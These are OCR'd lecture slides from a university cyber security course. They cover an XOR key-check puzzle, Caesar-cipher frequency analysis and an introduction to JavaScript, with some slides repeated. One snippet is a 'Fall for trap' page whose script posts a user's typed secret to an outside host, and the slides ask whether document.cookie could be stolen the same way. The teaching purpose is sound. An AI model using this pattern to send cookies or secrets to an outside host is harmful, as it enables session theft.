CSCI-3403: Cyber Security
Spring 2020

Biljith Thadichi

Department of Computer Science

University of Colorado Boulder

Week 3
> Assignment 2
> JavaScript


Suppose someone suggest the following way to confirm that the two of you are both in possession of the same secret key. You create a random bit string the length of the key, XOR it with the key, and send the result over the channel. Your partner XORs the incoming block with the key (which should be the same as your key) and sends it back. You check, and if what you receive is your original random string, you have verified that your partner has the same secret key, yet neither of you has ever transmitted the key. Is there a flaw in this scheme? If so, explain

Secret Key: 0101

1110

1011

Secret Key: 0101



Message: 1011
Secret Key: 0101
Result: 1110

Message: 1110
Secret Key: 0101
Result: 1011

Bob: 1110
Alice: 1011
XOR: 0101

Secret Key: 0101

1110

1011

Secret Key: 0101

Message: 1011
Secret Key: 0101
Result: 1110

Message: 1110
Secret Key: 0101
Result: 1011

Bob: 1110
Alice: 1011
XOR: 0101

Secret Key: 0101

1110


1011

Secret Key: 0101

Message: 1011
Secret Key: 0101
Result: 1110

Message: 1110
Secret Key: 0101
Result: 1011


Cryptanalysis technique



Cryptanalysis technique

C =

LETTER	K	H	O	R	Z	U	G
FREQUENCY f(c)	1 / 10	1 / 10	3 / 10	2 / 10	1 / 10	1 / 10	1 / 10



i (key) = 1

10 is the size of "KHOOR ZRUOG" (not counting the spaces)

P =

LETTER	J	G	N	Q	Y	T	F
p(c - i)	0.005	0.015	0.070	0.002	0.020	0.090	0.020

Cryptanalysis technique

Character Frequencies

a	0.080	h	0.060	n	0.070	t	0.090
b	0.015	i	0.065	o	0.080	u	0.030
c	0.030	j	0.005	p	0.020	v	0.010
d	0.040	k	0.005	q	0.002	w	0.015
e	0.130	l	0.035	r	0.065	x	0.005
f	0.020	m	0.030	s	0.060	y	0.020
g	0.015					z	0.002

Cryptanalysis technique

LETTER	K	H	O	R	Z	U	G	Total
FREQUENCY f(c)	1 / 10	1 / 10	3 / 10	2 / 10	1 / 10	1 / 10	1 / 10	
p(c - i)	0.005	0.015	0.070	0.002	0.020	0.090	0.020	
f(c) * p(c - i)	0.0005	0.0015	0.021	0.0004	0.002	0.009	0.002	0.0364

Repeat this for all possible values of the key i

Week 3

> Assignment 2

> JavaScript Intro

Here's some motivation

TOP Programming Languages

1. JavaScript

It seems impossible to be a software developer these days without using JavaScript. The first one in the list is JavaScript, it seems impossible to imagine software development without JavaScript.


Looking at the Stack Overflow's 2018 Developer Survey, JavaScript is the most popular language among developers successively for 6 years. And around 65% of them have used this language in the past year.

Primarily, JavaScript is light weighed, interpreted and plays a major role in front-end development. Even some of the major social media platforms believe that JavaScript provides an easy way to create interactive web pages smoothly and is career-driven.

JavaScript is most preferred because of its compatibility with all the major browsers and is really flexible with the syntax it holds. Being a Front-end language, JavaScript is also used on the server-side through Node.js.

Above all make JavaScript loveliest programming language among the beginners.

Why JavaScript



- HTML structures your content
- *CSS styles it*
- JavaScript brings it to life!

What the web would look like without JS! Check this out

Some really cool websites!

https://radio.garden/listen


https://stepinsideasia.com/

What is JavaScript

- High level programming language, conforms to the ECMAScript specification
- Scripting language that's inserted directly into the HTML
- Only language, that can be understood by web browsers
- Browsers can read JS, interpret it and then run the program, creating powerful client side experiences

JS brings dynamic features to the Web

- Autocomplete
- Loading new content or data onto the page without reloading the page
- Rollover effects and dropdown menus
- Animating page elements such as fading, resizing or relocating
- Playing audio and video
- Validating input from forms
- … a LOT more



So what can it really do?

The core client-side JavaScript language consists of some common programming features that allow you to do things like:

- Store useful values inside variables. In the above example for instance, we ask for a new name to be entered then store that name in a variable called `name`.

```
<script>
  const para = document.querySelector('#p_id');

  para.addEventListener('click', updateName);

  function updateName() {
    let name = prompt('Enter a new name');
    para.textContent = 'Player 1: ' + name;
  }
</script>
```

So what can it really do?

The core client-side JavaScript language consists of some common programming features that allow you to do things like:

- Operations on strings. In the above example we take the string "Player 1: " and join it to the `name` variable to create the complete text label, e.g. "Player 1: Chris".

```
<script>
 const para = document.querySelector('#p_id');

 para.addEventListener('click', updateName);

 function updateName() {
   let name = prompt('Enter a new name');
   para.textContent = 'Player 1: ' + name;
 }
</script>
```

So what can it really do?

The core client-side JavaScript language consists of some common programming features that allow you to do things like:

- Running code in response to certain events occurring on a web page. We used a `click` event in our example above to detect when the button is clicked and then run the code that updates the text label.

```
<script>
 const para = document.querySelector('#p_id');

 para.addEventListener('click', updateName);

 function updateName() {
   let name = prompt('Enter a new name');
   para.textContent = 'Player 1: ' + name;
 }
</script>
```

Let's get coding!

Javascript is cool, guys

JavaScript is what makes web pages dynamic, and interactive. JavaScript itself is fairly compact yet very flexible. Developers have written a large variety of tools on top of the core JavaScript language, unlocking a vast amount of extra functionality with minimum effort. These include:

- Browser Application Programming Interfaces (APIs) — APIs built into web browsers, providing functionality like dynamically creating HTML and setting CSS styles, collecting and manipulating a video stream from the user's webcam, or generating 3D graphics

XMLHttpRequest

```
<body>
  <p>Tell me a secret. I won't tell anyone, I promise!
  </p>
  <input type="text" id="secret">
  <button id="submit" onClick="sendSecret()">
    Fall for trap
  </button>

  <script>
    function sendSecret() {
      var http = new XMLHttpRequest();
      var url =
      'https://billyjayan.pythonanywhere.com/post';
      var params = 'secret=' + document.getElementById
      ('secret').value;
      http.open('POST', url, true);
      http.onreadystatechange = function() {
        if (this.readyState == 4 && this.status == 200) {
          // Typical action to be performed when the
          document is ready:
        }
      };
      //Send the proper header information along with the
      request
      http.setRequestHeader('Content-type',
      'application/x-www-form-urlencoded');
      http.send(params);
    }
  </script>
</body>
```

Cookie

An *HTTP cookie* (web cookie, browser cookie) is a small piece of data that a server sends to the user's web browser. The browser may store it and send it back with the next request to the same server.

What are they used for?


XMLHttpRequest

```
<body>
  <p>Tell me a secret. I won't tell anyone, I promise!
  </p>
  <input type="text" id="secret">
  <button id="submit" onClick="sendSecret()">
    Fall for trap
  </button>

  <script>
    function sendSecret() {
      var http = new XMLHttpRequest();
      var url =
      'https://billyjayan.pythonanywhere.com/post';
      var params = 'secret=' + document.getElementById
      ('secret').value;
      http.open('POST', url, true);
      http.onreadystatechange = function() {
          if (this.readyState == 4 && this.status == 200) {
            // Typical action to be performed when the
            document is ready:
          }
      };
      //Send the proper header information along with the
      request
      http.setRequestHeader('Content-type',
      'application/x-www-form-urlencoded');
      http.send(params);
    }
  </script>
</body>
```

Can you send `document.cookie` this way?

Can we use this to send someone else's cookie to us?


WHAT HAPPENS IN ONE MINUTE?
NETFLIX
70,000 Hours of Netflix watched
3 million videos watched on Snapchat
Google
Who is Cardi B?
Google is asked 2.4 million questions
JS
A new JS framework appears

Pathway to JS developer stardom!

- Getting Started: https://developer.mozilla.org/en-US/docs/Learn/Getting_started_with_the_web/JavaScript_basics
- https://github.com/sorrycc/awesome-javascript
- JavaScript interview
- Event Loops